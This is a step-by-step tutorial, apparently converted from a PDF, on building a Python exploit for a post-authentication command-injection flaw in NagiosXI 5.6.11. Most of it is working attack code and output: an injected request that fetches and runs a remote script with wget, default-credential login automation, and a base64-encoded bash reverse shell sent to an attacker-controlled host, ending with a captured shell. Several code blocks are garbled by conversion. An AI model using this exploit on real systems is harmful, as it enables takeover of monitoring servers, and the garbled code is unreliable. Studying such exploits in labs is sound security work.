

# Creating poc for NagiosXI Oday

---

QUICK TUTORIAL

By Cody Sixteen

[CODE610.BLOGSPOT.COM](http://CODE610.BLOGSPOT.COM) | [PATREON.COM/CODYSIXTEEN](https://PATREON.COM/CODYSIXTEEN)

Contents

Intro ..... 2

Environment ..... 3

Preparing (the basics) ..... 4

Initial „proof-of-concept” ..... 5

Weaponizing ..... 14

Verifying „proof-of-concept” ..... 15

Summary ..... 18

References ..... 19

## Intro

In this document I'll try to investigate the bug I found few days ago - RCE in NagiosXI 5.6[1]. Reader – with the basic knowledge of python language and OWASP TOP 10 - will be able to continue and should be able to understand the whole idea of creating „quick poc” described below. In the final stage we will end up with the fully working postauth RCE exploit.

Enjoy and have fun! ;)

[Cody](#)

## Environment

This time we will use an environment I used during the research. In my VirtualBox I prepared 2 virtual machines:

- Kali Linux – with all my scripts and tools (we will also use it as a jumphost)
- NagiosXI 5.6.11 VM – downloaded from the vendor's page<sup>[2]</sup>

Both machine should *see* each other (which means that both of them should be connected to the one network – most of time I'm using *bridge* network settings when I'm doing some research on VirtualBox, so it should work for you as well).

Next...

## Preparing (the basics)

What's really important to continue:

- You are familiar with the basic python programming concepts [\[3\]](#)
- You understand how to create basic python client and/or server [\[4\]](#)
- You are familiar with *requests*[\[5\]](#)
- You understand what is a „reverse shell“ [\[6\]](#)


If for all of those „requirements“ your answer is ‘yes’ – you are on a very straight way to building your initial *poc!* ;)

But if you're not – don't worry. Reading all of this can be a little bit overwhelming if you're new to the python programming but I believe that practicing step-by-step and part-by-part will give you results you want to achieve. Sooner than you think. ;)

Take your time and read the manual(s). I'm ready when you are.

## Initial „proof-of-concept“

Ok. Assuming you already know how to build a small python web client let's get back to the document[1] (pdf version for Patrons ;) ) because there we'll find our request to RCE:




Our proof-of-concept request (from described 4 RCE bugs we will take the first one – found in *command\_test.php*) is presented on page 8:

Full request is presented in the table below (used payload is marked on yellow color):

```
GET
/nagiosxi/includes/components/ccm/command_test.php?cmd=test&token=300de1b8ae47ed0dd96a837937df8eff&mode=test&address=127.0.0.1|[[wget%20http://192.168.1.170/a.sh|bash%20a.sh];%23&cid=12&arg1=20%25&arg2=10%25&arg3=%2F&arg4=&arg5=&arg6=&arg7=&arg8=&nsp=912a3da8396db75e6fc275f556a6f076b4c830a4c3ec4c17a16771b704ea8bbe HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.1.10/nagiosxi/includes/components/ccm/?cmd=modify&type=service&id=2&page=1&returnUrl=index.php
Cookie: nagiosxi=4usi1041slmu9064dfqfo9c502
```

Parameter „address“ can be (ab)used to add more commands and takeover NagiosXI server.

So far so good. Our next step will be log in to Kali shell and open editor where we will start creating our exploit:



I used *nagiospox.py* as a name but you can choose whatever name you want. What's important is extension. Python script **must** ends with „.py”.

So for now we need to import few modules we'll use in our exploit:

- `sys` – to use arguments
- `requests` – to make a request(s) to our vulnerable NagiosXI
- `re` – to get some information from responses

Let's do it:

```
c@kali: ~/src/eonila/nagiospox
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

def main():
    print 'hello world'
```

So far so good. Now we can extend our *main()* function to connect to the target server. We will use *requests* module to do it. Also I added a *session* because later we will use it to login to the NagiosXI to run our injected command.

We should be here:

```
c@kali: ~/src/eonila/nagiospox
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    print checkBaseResp

# run me:
if __name__ == '__main__':
    main()
```

Current code is presented on the table below:

```
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    print checkBaseResp

# run me:
if __name__ == '__main__':
    main()
```

Let's try if our code is working properly. Save it (for vim: escape+:+wq+enter) and type:

\$ python nagiospox.py <http://IP.of.your.Nagios.XI/>



Results should be similar to the one presented below:

```
c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10
nagios rce poc - vs - http://192.168.1.10
<!DOCTYPE html>
<!-- <!DOCTYPE html -->
<html>


<head>
  <meta http-equiv="X-UA-Compatible" content="IE=Edge"/>
  <!-- Produced by Nagios XI. Copyright (c) 2008-2020 Nagios Enterprises, LLC (www.nagios.com). All Rights
Reserved. -->
  <!-- Powered by the Nagios Synthesis Framework -->
  <title>Login &middot; Nagios XI</title>
  <meta name="ROBOTS" content="NOINDEX, NOFOLLOW">
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>

  <link rel="icon" type="image/png" href="http://192.168.1.10/nagiosxi/images/favicon-32x32.png" sizes="32x32">
  <link rel="shortcut icon" href="http://192.168.1.10/nagiosxi/images/favicon.ico" type="image/ico">
```

As you can see our code is working properly. We can connect to remote NagiosXI. Next step will be to log in to the application. Let's do it!

To continue (with the login form) we need to know what parameters application will need from us to proceed with the login. To do that we can use: Web Developer Tools (F12 in your browser) or Burp Suite.

Today I will use Burp, switch your Proxy to the Burp Suite in the browser's tab and we should be somewhere here:



So far so good: as you can see beside *username* and *password* there are much more parameters to send. For example one of the 'token-kind' is obviously *nsp* parameter. So the case here is: during our initial request, in response we will find the *nsp* value. This *nsp* value we will extract using python's „re” module. If our credentials are not correct – we should see the message presented below:

## Login

Invalid username or password.




[Forgot your password?](#)

But we will get back to that later. You can see (example) value of *nsp* if you will check the source code of the NagiosXI login page:

```
POST /nagiosxi/login.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 184
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/nagiosxi/login.php?redirect=/nagiosxi/index.php%3F&noauth=1
Cookie: nagiosxi=6bf1hs6bkprhlsrhmahI67
Upgrade-Insecure-Requests: 1

nsp=4379f7e89996823452ba617590d34fa1a50ef20ce6813fd2b070ebbebaea9349&page=auth&debug=&pageopt=login&redirect=%2Fnagiosxi%2Findex.php%3F&username=sialala&password=superpass&loginButton=
```

It should be easier to extract the value now. We should be somewhere here:

```
c@kali: ~/src/eonila/nagiospox
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/login.php'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        print 'nsp value found: %s' % ( found_nsp.group(1) )

# run me:
if __name__ == '__main__':
    main()
```

Current code is presented on the table below:

```
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/login.php'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        print 'nsp value found: %s' % ( found_nsp.group(1) )

# run me:
if __name__ == '__main__':
    main()
```

Current results when trying the code against our NagiosXI server:

```
c@kali: ~/src/eonila/nagiospox
c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10
nagios rce poc - vs - http://192.168.1.10
nsp value found: 80a1c938070d9f4f7055c76be3cfe3447b8c652bb41c8431b57feb6540b7c68e
c@kali:~/src/eonila/nagiospox$ █
```

So far so good! ;) Now we are able to start to prepare our next request – login to the application. Let's do it!

As we already know how to extract *nsp* value, we now need to build a valid request with the (POST) *data* we would like to send during the login-stage request. Let's modify our skeleton poc to add it. For now we should be somewhere here:

```
c@kali: ~/src/eonila/nagiospox
c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10
nagios rce poc - vs - http://192.168.1.10
nsp value found: c291cbd3d32574498d597c99a8deaf4955e8166dbe865c0fd4a57906423bc40a
[+] user "admin" logged-in, pwng time!
c@kali:~/src/eonila/nagiospox$ █
```

Code to do that is presented on the table below:

```

#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]
our_user = 'admin'
our_pass = 'admin'

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/login.php'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        nsp_val = found_nsp.group(1)
        print 'nsp value found: %s' % ( nsp_val )

    # we will use nsp value in next login request
    loginurl = baseUrl
    data_login = {
        'nsp': nsp_val,
        'page': 'auth',
        'debug': '',
        'pageopt': 'login',
        'redirect': '%2Fnagiosxi%2Findex.php%3F',
        'username': our_user,
        'password': our_pass,
        'loginButton': ''
    }
    req = sess.post(loginurl, data=data_login, verify=False, allow_redirects=True)
    resp_code = req.status_code
    if resp_code == 200:
        print '[+] user "%s" logged-in, pwng time!' % ( our_user )

# run me:
if __name__ == '__main__':
    main()

```

So far so good. Now it's time to see if we are able to make another request – this time we'll try to inject our command to make a reverse shell. We will start here – updating the code:

```

#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]

```

```

our_user = 'nagiosadmin'
our_pass = 'nagiosadmin'

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        nsp_val = found_nsp.group(1)
        print 'nsp value found: %s' % ( nsp_val )

    # we will use nsp value in next login request
    loginurl = baseUrl + '/login.php' # ?redirect=/nagiosxi/index.php%3f&noauth=1'
    data_login = {
        'nsp': nsp_val,
        'page': 'auth',
        'debug': '',
        'pageopt': 'login',
        'redirect': 'http://192.168.1.10/nagiosxi/index.php', # %2Fnagiosxi%2Findex.php%3F',
        'username': our_user,
        'password': our_pass,
        'loginButton': ''
    }
    req = sess.post(loginurl, data=data_login, verify=False, allow_redirects=True)
    resp_code = req.status_code
    resp = req.text

    #print resp_code
    #print resp
    if resp_code == 200:
        print '3rd request now!'

    shellcode_req = baseUrl + '/includes/components/xicore/export-
rrd.php?host=localhost&service=Root%20Partition&start=1584108670&end=1584195130&step=X|id>/tmp/idnow234;
%23&type=a&nsp=' + nsp_val
    dosh = sess.get(shellcode_req, verify=False, allow_redirects=True)
    donesh = dosh.text

    print donesh

# run me:
if __name__ == '__main__':
    main()

```

Great! I believe now it's time to run our code and check if we are able to use this bug to run command(s) on remote NagiosXI server:

```
#!/usr/bin/perl

int checkBaseResp
patt = "var nsp_str = \"(.*)\""

!nsp = re.compile(nsp_patt)
!d nsp = re.search(find_nsp, checkBaseResp)
found_nsp:
sp_val = found_nsp.group(1)
!int 'nsp value found: %s' % ( nsp_val )


We will use nsp value in next login request
loginurl = baseUrl + '/login.php' # ?redirect=/nagiosxi/index.php
data_login = {
'page': 'auth',
'pageopt': 'login',
'username': 'our_user',
'password': 'our_pass',
'loginButton': ''
}

req = sess.post(loginurl, data=data_login, verify=False, allow_redirects=True)
resp_code = req.status_code
sp = req.text

print resp_code
print resp
! resp_code == 200:
print '3rd request now!'

shellcode_req = baseUrl + '/includes/components/xicore/export-rrd.php?host=localhost&service=Root%20Partitions&start=1584108670&end=1584195130&step=X|id|/tmp/idnow234;%23&type=ast'
dosh = sess.get(shellcode_req, verify=False, allow_redirects=True)
donesh = dosh.text

print donesh
```



Yes! As you can see file *idnow* was created in *tmp* directory. I think it's a good time to move forward...

## Weaponizing

Our skeleton poc is working pretty good so far so it's time to extend it a little bit and add our *reverseshell* functionality ;) Let's do it!

Because we have a 3 vulnerable parameters here (start, step, end) we can modify later our exploit. Let's start from preparing a valid command we'll inject in our request. I used the one described in the original paper[1]:

Next case was to

```
bash -i >& /dev/tcp/192.168.1.170/443 0>31
```

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx
```

\*Bez tytułu — Notatnik

Plik Edycja Format Widok Pomoc

```
a|echo%20"
OUR-BASE64-PAYLOAD (bash -i >& /dev/tcp/192.168.1.170/443 0>31
"%20|
%20base64%20-d%20-%20|%20sh%20-i);%23
```

Request

Raw Params Headers Hex

```
GET
/nagiosxi/includes/components/xicore/export-rrd.php?host=localhost&service
=1584195130&step=a|echo%20"YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx"
se64%20-d%20-%20|%20sh%20-i);%23&type=a&nsp=6146c423984d06f17cd03f33d16 HTTP/1.1
```

The whole payload used in the request (it can be use as a value for all 3 vulnerable parameters):

```
a|echo%20"YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx"%20|%20base64%20-d%20-%20|%20sh%20-i);%23
```

Modifying our exploit:

```
resp_code = req.status_code
resp = req.text

#print resp_code
#print resp
if resp_code == 200:
    print '3rd request now!'
    sh = a|echo%20"YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx"%20|%20base64%20-d%20-%20|%20sh%20-i);%23'
    shellcode_req = baseUrl + '/includes/components/xicore/export-rrd.php?host=localhost&service=Root%20Partition&start=1584108670&end=1584195130&step=' + sh + '&type=a&nsp=' + ns
    dosh = sess.get(shellcode_req, verify=False, allow_redirects=True)
    donesh = dosh.text

    print donesh


# run me:
if __name__ == '__main__':
    main()
```

Now our 'last request' is in a few parts: the one with the „whole request with all the params” and the one where we can modify our command/payload. Now – the last stage... ;)

## Verifying „proof-of-concept”


So far our proof-of-concept is working properly. Let's verify if we are able to run our 'malicious payload' and get a reverse shell connection to our Kali VM.

Simple setup: run netcat listener on your Kali VM. I used port 443/tcp like it is presented on the screen below:



```
root@kali: ~  
root@kali:~# nc -lvvp 443  
listening on [any] 443 ...  
█
```

Then I started our exploit against NagiosXI VM installed on second box:



```
root@kali: ~  
root@kali:~# nc -lvvp 443  
listening on [any] 443 ...  
█  
vm-nagios5 [Urchomiona] - Oracle VM VirtualBox  
Plik Maszyna Widok Wejście Urządzenia Pomoc  
[root@localhost httpd]# tail -n1 -f error_log  
sh: -c: line 0: `rrdtool xport --start 1584108670 --end 1584195130 --step alecho  
"YmFzaCAtaSA JiaVZGuzL3RjcCBxOTIuMTY4LjEuMTcwLzQ0MgAwPiYx"ibase64 -d -ish -i);  
DEF:0=/usr/local/nagios/share/perfdata/localhost/Root_Partition.rrd:1:AVERAGE X  
PORT:0:"/'  
sh: -c: line 0: syntax error near unexpected token `)'  
sh: -c: line 0: `rrdtool xport --start 1584108670 --end 1584195130 --step alecho  
"YmFzaCAtaSA JiaVZGuzL3RjcCBxOTIuMTY4LjEuMTcwLzQ0MgAwPiYx"ibase64 -d -ish -i);  
DEF:0=/usr/local/nagios/share/perfdata/localhost/Root_Partition.rrd:1:AVERAGE X  
PORT:0:"/'  
c@kali: ~/src/eonila/nagiospox  
c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10  
nagios rce poc - vs - http://192.168.1.10  
nsp value found: 6184e41331cbb7ca620570366030d4e46b0762dfdade4de8b62cdb120bc48797  
3rd request now!  
Couldn't create temporary file. Check that the directory permissions for  
the /usr/local/nagiosxi/tmp directory are set to 775.  
c@kali:~/src/eonila/nagiospox$ █
```

As you can see we are still unable to proceed because something's wrong with our shellcode.

Let's modify it and check again:

```
#print resp_code  
#print resp  
if resp_code == 200:  
    print '3rd request now!'  
    sh = "a|{echo+}\"YmFzaCAtaSA%2bJiAvZG  
    shellcode_req = baseUrl + '/includes  
1584108670&end=1584195130&step=' + sh +  
    dosh = sess.get(shellcode_req, verif  
donesh = dosh text
```

Checking:



```

root@kali:~
root@kali:~# nc -lvvp 443
listening on [any] 443 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10]
bash: no job control in this shell
bash-4.2$

vm-nagios5 [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
[root@localhost httpd]# tail -n1 -f error_log
sh: -c: line 0: `rdtool xport --start 1584108670 --end 1584195130 --step aiech
"YmFzaCAtaSA+JiAVZGU2L3RjcC8xOTIuMTY4LjEudMtwLzQ0MyAwP1Yx"ibase64 -d -lsh -l):
DEF:0=/usr/local/nagios/share/perfdata/localhost/Root_Partition.rrd:1:AVERAGE X
OBT:0:"/"

sh: no job control in this shell
sh-4.2$ bash -i >& /dev/tep/192.168.1.170/443 0>&1
ERROR: can't make an xport without contents

c@kali: ~/src/eonila/nagiospox
c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10
nagios rce poc - vs - http://192.168.1.10
nsp value found: 1c3ee70ccf5bb0f2624ed96434816632369cd6e540aaad0b64a4553fa97c4b34
3rd request now!

```

Looks good! ;) Full code is presented on the table below:

```

c@kali:~/src/eonila/nagiospox$ cat nagiospox.py
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
# more : https://twitter.com/CodySixteen
# https://code610.blogspot.com
#
import sys, re
import requests

target = sys.argv[1]
our_user = 'nagiosadmin'
our_pass = 'nagiosadmin'

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        nsp_val = found_nsp.group(1)
        print 'nsp value found: %s' % ( nsp_val )

    # we will use nsp value in next login request
    loginurl = baseUrl + '/login.php' # ?redirect=/nagiosxi/index.php%3f&noauth=1'
    data_login = {
        'nsp': nsp_val,
        'page': 'auth',

```

```

'debug':',
'pageopt':'login',
'redirect':'http://192.168.1.10/nagiosxi/index.php', # %2Fnagiosxi%2Findex.php%3F',
'username':our_user,
'password':our_pass,
'loginButton':"
}
req = sess.post(loginurl, data=data_login, verify=False, allow_redirects=True)
resp_code = req.status_code
resp = req.text

#print resp_code
#print resp
if resp_code == 200:
    print '3rd request now!'
    sh = "a |(echo+"YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTluMTY4LjEuMTcwLzQ0MyAwPiYx\"|base64+-d+-
|sh+-i);#"
    shellcode_req = baseUrl + '/includes/components/xicore/export-
rrd.php?host=localhost&service=Root%20Partition&start=1584108670&end=1584195130&step=' + sh +
'&type=a&nsp=' + nsp_val
    dosh = sess.get(shellcode_req, verify=False, allow_redirects=True)
    donesh = dosh.text

    print donesh

# run me:
if __name__ == '__main__':
    main()
c@kali:~/src/eonila/nagiospox$

```

Remember to use it only for legal pentest projects! ;)

## Summary

Idea of this paper was to help the reader with the process of creating quick proof-of-concept exploits for RCE bugs like those found in NagiosXI 5.6.11. Reader should now be able to (re)write the poc file and use it with other vulnerable parameters in the application.

See you next time! ;)

[Cody Sixteen](#)

## References

Below you will find resources used/found when I was creating this document:

[\[1\] – described bug \(postauth RCE in NagiosXI 5.6.11\)](#)

[\[2\] – NagiosXI download](#)

[\[3\] – basic python concepts](#)

[\[4\] – python client/server example](#)

[\[5\] – requests module](#)

[\[6\] – reverse shell](#)